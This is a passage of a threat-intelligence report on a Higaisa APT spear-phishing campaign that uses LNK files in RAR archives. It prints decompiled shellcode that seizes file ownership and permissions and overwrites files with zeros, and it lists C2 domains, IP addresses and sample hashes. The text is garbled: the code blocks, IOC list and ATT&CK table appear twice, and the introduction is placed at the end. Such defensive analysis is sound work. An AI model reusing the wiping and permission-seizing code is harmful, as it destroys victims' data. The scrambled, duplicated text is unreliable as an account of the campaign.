In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.

